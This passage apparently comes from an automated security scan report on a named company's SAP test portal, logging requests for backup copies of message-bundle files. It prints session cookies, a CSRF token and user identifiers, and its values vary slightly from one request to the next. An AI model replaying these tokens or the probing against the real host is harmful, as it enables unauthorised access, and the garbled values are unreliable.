Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/ https://*.neptune-software.com:443 https://license.goedit.io:443 goedit://* data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab: https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zallestcors.azurewebsites.net/ https://login.windows.net /a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/ https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/ https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com/ https://*.mqcdn.com:443 https://syndication.twitter.com https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tw/css/ https://use.typekit.net/ data: https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self' https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
Content-Disposition: inline; filename=hpb.html
X-Content-Type-Options: nosniff
Connection: close

SAPUR_ACC_NL_CHILDREN=Navigation list contains list entries.
SAPUR_ACC_TABLE_CHILDREN=Table contains a content area with rows and columns
SAPUR_ACC_TREE_CHILDREN=Tree contains tree nodes
SAPUR_ACR=Accordion
SAPUR_ACR_EDITABLE_TITLE=Title can be edited. Enter a text.
SAPUR_ACR_EDIT_TITLE=To edit title, press F2
SAPUR_ACR_END=End of Accordion
SAPUR_ACR_LOCK_TITLE=To lock title, press Enter
SAPUR_AL=Output list displays {0} lines
SAPUR_ALERT=Alert
SAPUR_AL_END=End of output list
SAPUR_AL_PAGE=Output list displays {0} of {1} lines starting with line {2}
SAPUR_AL_SCROLL=Output list is paging. Please wait...
SAPUR_AP=Applet
SAPUR_APRIL=April
SAPUR_AP_ALT=Due to browser or system restrictions, this active component (applet) cannot be installed, executed or displayed
SAPUR_AP_END=End of Applet
SAPUR_ARIA_CNPLABEL=Personal Navigation
SAPUR_AUGUST=August
SAPUR_AX=ActiveX
SAPUR_AX_ALT=Due to browser or system restrictions, this active component (ActiveX) cannot be installed, executed, or displayed
SAPUR_AX_END=End of ActiveX
SAPUR_B=Button
SAPUR_BADVALUE=Bad value
SAPUR_BLANK=
SAPUR_BRC=Breadcrumb navigation list
SAPUR_BRC_ARIA=Breadcrumb
SAPUR_BRC_MORE=More
SAPUR_BRC_MORE_TUT=To open menu, press F4
SAPUR_BRC_SL=Link
SAPUR_BROWSER_COMPAT_WARN=This application cannot be used because it was started in the wrong browser mode. Internet Explorer runs in standards mode (IE9 or higher). The application was started, however, in compatibility mode.({0}).
SAPUR_BROWSER_QUIRKS_CONTINUE=Ignore
SAPUR_BROWSER_QUIRKS_TITLE=A critical rendering error has been detected.
SAPUR_BROWSER_QUIRKS_WARN=Use the device ""standards"" in your application - otherwise the application will not work correctly or visualization errors may occur ({0}).
SAPUR_BROWSER_STD_IE8_WARN=This application cannot be used because it was started in the wrong browser mode. Internet Explorer runs in compatibility mode. The application was started, however, in standards mode (IE9 or higher
...[SNIP]...

Request 2

GET /sap/public/bc/ur/nw7/js/texts/dvt.propertiesinc?6BC22C7A6D5B HTTP/1.1
Host: testportal.zalaris.com
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpiQLh-eb432Fw; sap-usercontext=sap-client=650; ai_user=pY43eHT283zZx6XKbmxFKE[2022-06-30T04:46:53.121Z; ai_authUser=650-00034448%7C650; CSRF-Session=975b586dea6e07cf7e2499ed8410ba9f; ai_session=KQ1QJdJC3nCARUuzHP1QP1165656441318411656586694738; SAPWP_active=1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:101.0) Gecko/20100101 Firefox/101.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://testportal.zalaris.com/
X-Requested-With: XMLHttpRequest

X-Xhr-Logon: accept
Dnt: 1
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Te: trailers
Connection: close

Response 2

HTTP/1.1 404 Resource Not Found
Date: Thu, 30 Jun 2022 11:02:31 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: text/html
content-length: 0
cache-control: max-age=0
x-content-type-options: nosniff
sap-server: true
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/ https://*.neptune-software.com:443 https://license.goedit.io:443 goedit://* data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab: https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zallestcors.azurewebsites.net/ https://login.windows.net /a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/ https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/ https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 https://wiki.zalaris.com https://cdnjs.cloudflare.com/ https://*.mqcdn.com:443 https://syndication.twitter.com https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data: https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self' https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
Content-Disposition: inline; filename=hpb.html
Connection: close

23.110. https://testportal.zalaris.com/sap/public/bc/ur/nw7/js/texts/messagebundle_en.propertiesold

Summary

Severity: **Information**
Confidence: **Certain**
Host: **https://testportal.zalaris.com**
Path: **/sap/public/bc/ur/nw7/js/texts/messagebundle_en.properties**

Request 1

GET /sap/public/bc/ur/nw7/js/texts/messagebundle_en.propertiesold?6BC22C7A6D5B HTTP/1.1
Host: testportal.zalaris.com
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpiqQlh-eb432Fw; sap-usercontext=sap-client=650; ai_user=pY43eHT283zZx6XKbmxFKEj2022-06-30T04:46:53.121Z; ai_authUser=650-00034448%7C650; CSRF-Session=975b586dea6e07cf7e2499ed8410ba9f; ai_session=KQ1QJDjCC3nCARUuzHP1QPj1656564413184j1656586694738; SAPWP_active=1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:101.0) Gecko/20100101 Firefox/101.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://testportal.zalaris.com/
X-Requested-With: XMLHttpRequest
X-Xhr-Logon: accept
Dnt: 1
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Te: trailers
Connection: close

Response 1

HTTP/1.1 200 OK
Date: Thu, 30 Jun 2022 11:01:41 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin

X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
Content-Type: text/html
Content-Length: 35773
cache-control: max-age=604800
last-modified: Thu, 30 Jun 2022 11:01:31 GMT
sap-server: true
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/ https://*.neptune-software.com:443 https://license.goedit.io:443 goedit://* data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab: https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zallestcors.azurewebsites.net/ https://login.windows.net /a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/ https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/ https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com/ https://*.mqcdn.com:443 https://syndication.twitter.com https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://cdnjs.cloudflare.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data: https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self' https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
Content-Disposition: inline; filename=hpb.html
X-Content-Type-Options: nosniff
Connection: close

SAPUR_ACC_NL_CHILDREN=Navigation list contains list entries.
SAPUR_ACC_TABLE_CHILDREN=Table contains a content area with rows and columns
SAPUR_ACC_TREE_CHILDREN=Tree contains tree nodes
SAPUR_ACR=Accordian
SAPUR_ACR_EDITABLE_TITLE=Title can be edited. Enter a text.
SAPUR_ACR_EDIT_TITLE=To edit title, press F2
SAPUR_ACR_END=End of Accordian
SAPUR_ACR_LOCK_TITLE=To lock title, press Enter
SAPUR_AL=Output list displays {0} lines
SAPUR_ALERT=Alert
SAPUR_AL_END=End of output list
SAPUR_AL_PAGE=Output list displays {0} of {1} lines starting with line {2}
SAPUR_AL_SCROLL=Output list is paging. Please wait...
SAPUR_AP=Applet
SAPUR_APRIL=April
SAPUR_AP_ALT=Due to browser or system restrictions, this active component (applet) cannot be installed, executed or displayed
SAPUR_AP_END=End of Applet
SAPUR_ARIA_CNPLABEL=Personal Navigation
SAPUR_AUGUST=August
SAPUR_AX=ActiveX
SAPUR_AX_ALT=Due to browser or system restrictions, this active component (ActiveX) cannot be installed, executed, or displayed
SAPUR_AX_END=End of ActiveX
SAPUR_B=Button
SAPUR_BADVALUE=Bad value
SAPUR_BLANK=
SAPUR_BRC=Breadcrumb navigation list
SAPUR_BRC_ARIA=Breadcrumb
SAPUR_BRC_MORE=More
SAPUR_BRC_MORE_TUT=To open menu, press F4
SAPUR_BRC_SL=Link
SAPUR_BROWSER_COMPAT_WARN=This application cannot be used because it was started in the wrong browser mode. Internet Explorer runs in standards mode (IE9 or higher). The application was started, however, in compatibility mode.({0}).
SAPUR_BROWSER_QUIRKS_CONTINUE=Ignore
SAPUR_BROWSER_QUIRKS_TITLE=A critical rendering error has been detected.
SAPUR_BROWSER_QUIRKS_WARN=Use the device ""standards"" in your application - otherwise the application will not work correctly or visualization errors may occur ({0}).
SAPUR_BROWSER_STD_IE8_WARN=This application cannot be used because it was started in the wrong browser mode. Internet Explorer runs in compatibility mode. The application was started, however, in standards mode (IE9 or higher
...[SNIP]...

Request 2

GET /sap/public/bc/ur/nw7/js/texts/yrh.propertiesold?6BC22C7A6D5B HTTP/1.1
Host: testportal.zalaris.com
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpiqQlh-eb432Fw; sap-usercontext=sap-client=650; ai_user=pY43eHT283zZx6XKbmxFKE|2022-06-30T04:46:53.121Z; ai_authUser=650-00034448%7C650; CSRF-Session=975b586dea6e07cf7e2499ed8410ba9f; ai_session=KQ1QJDjCC3nCARUzHP1QP|1656564413184|1656586694738; SAPWP_active=1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:101.0) Gecko/20100101 Firefox/101.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://testportal.zalaris.com/
X-Requested-With: XMLHttpRequest
X-Xhr-Logon: accept
Dnt: 1
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Te: trailers
Connection: close

Response 2

HTTP/1.1 404 Resource Not Found
Date: Thu, 30 Jun 2022 11:01:43 GMT

```
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: text/html
content-length: 0
cache-control: max-age=0
x-content-type-options: nosniff
sap-server: true
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit://* data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zallestcors.azurewebsites.net/ https://login.windows.net
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/
https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com/ https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
Content-Disposition: inline; filename=hpb.html
Connection: close
```

23.111. https://testportal.zalaris.com/sap/public/bc/ur/nw7/js/texts/messagebundle_en.properties~

Summary

Severity: **Information**

Confidence: **Certain**

Host: **https://testportal.zalaris.com**

Path: **/sap/public/bc/ur/nw7/js/texts/messagebundle_en.properties**

Request 1

```
GET /sap/public/bc/ur/nw7/js/texts/messagebundle_en.properties~?6BC22C7A6D5B HTTP/1.1
Host: testportal.zalaris.com
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpiaQlh-eb432Fw; sap-usercontext=sap-client=650;
ai_user=pY43eHT283zX6XKbmxFKE|2022-06-30T04:46:53.121Z; ai_authUser=650-00034448%7C650; CSRF-Session=975b586dea6e07cf7e2499ed8410ba9f;
ai_session=KQ1QJDJCC3nCARUuzHP1QP|1656564413184|1656586694738; SAPWP_active=1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:101.0) Gecko/20100101 Firefox/101.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://testportal.zalaris.com/
X-Requested-With: XMLHttpRequest
X-Xhr-Logon: accept
Dnt: 1
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Te: trailers
Connection: close
```

Response 1

```
HTTP/1.1 200 OK
Date: Thu, 30 Jun 2022 11:00:17 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
Content-Type: text/html
Content-Length: 35773
cache-control: max-age=604800
last-modified: Thu, 30 Jun 2022 11:00:07 GMT
sap-server: true
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit://* data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zallestcors.azurewebsites.net/ https://login.windows.net
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com
```

https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/
https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com/ https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
Content-Disposition: inline; filename=hpb.html
X-Content-Type-Options: nosniff
Connection: close

SAPUR_ACC_NL_CHILDREN=Navigation list contains list entries.
SAPUR_ACC_TABLE_CHILDREN=Table contains a content area with rows and columns
SAPUR_ACC_TREE_CHILDREN=Tree contains tree nodes
SAPUR_ACR=Accordion
SAPUR_ACR_EDITABLE_TITLE=Title can be edited. Enter a text.
SAPUR_ACR_EDIT_TITLE=To edit title, press F2
SAPUR_ACR_END=End of Accordion
SAPUR_ACR_LOCK_TITLE=To lock title, press Enter
SAPUR_AL=Output list displays {0} lines
SAPUR_ALERT=Alert
SAPUR_AL_END=End of output list
SAPUR_AL_PAGE=Output list displays {0} of {1} lines starting with line {2}
SAPUR_AL_SCROLL=Output list is paging. Please wait...
SAPUR_AP=Applet
SAPUR_APRIL=April
SAPUR_AP_ALT=Due to browser or system restrictions, this active component (applet) cannot be installed, executed or displayed
SAPUR_AP_END=End of Applet
SAPUR_ARIA_CNPLABEL=Personal Navigation
SAPUR_AUGUST=August
SAPUR_AX=ActiveX
SAPUR_AX_ALT=Due to browser or system restrictions, this active component (ActiveX) cannot be installed, executed, or displayed
SAPUR_AX_END=End of ActiveX
SAPUR_B=Button
SAPUR_BADVALUE=Bad value
SAPUR_BLANK=
SAPUR_BRC=Breadcrumb navigation list
SAPUR_BRC_ARIA=Breadcrumb
SAPUR_BRC_MORE=More
SAPUR_BRC_MORE_TUT=To open menu, press F4
SAPUR_BRC_SL=Link
SAPUR_BROWSER_COMPAT_WARN=This application cannot be used because it was started in the wrong browser mode. Internet Explorer runs in standards mode (IE9 or higher).
The application was started, however, in compatibility mode.({0}).
SAPUR_BROWSER_QUIRKS_CONTINUE=Ignore
SAPUR_BROWSER_QUIRKS_TITLE=A critical rendering error has been detected.
SAPUR_BROWSER_QUIRKS_WARN=Use the device ""standards"" in your application - otherwise the application will not work correctly or visualization errors may occur ({0}).
SAPUR_BROWSER_STD_IE8_WARN=This application cannot be used because it was started in the wrong browser mode. Internet Explorer runs in compatibility mode. The
application was started, however, in standards mode (IE9 or higher
...[SNIP]...

Request 2

GET /sap/public/bc/ur/nw7/js/texts/r.properties~?6BC22C7A6D5B HTTP/1.1
Host: testportal.zalaris.com
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpiQLh-eb432Fw; sap-usercontext=sap-client=650;
ai_user=pY43eHT283zXx6XKbmxFKE|2022-06-30T04:46:53.121Z; ai_authUser=650-00034448%7C650; CSRF-Session=975b586dea6e07cf7e2499ed8410ba9f;
ai_session=KQ1QJdJCC3nCARUuzHP1QP|1656564413184|1656586694738; SAPWP_active=1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:101.0) Gecko/20100101 Firefox/101.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://testportal.zalaris.com/
X-Requested-With: XMLHttpRequest
X-Xhr-Logon: accept
Dnt: 1
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Te: trailers
Connection: close

Response 2

HTTP/1.1 404 Resource Not Found
Date: Thu, 30 Jun 2022 11:00:18 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: text/html
content-length: 0
cache-control: max-age=0
x-content-type-options: nosniff
sap-server: true
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit://* data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zatestcors.azurewebsites.net/ https://login.windows.net


```
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/ https://id.signicat.com/ https://in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/ https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com/ https://*.mqcdn.com:443 https://syndication.twitter.com 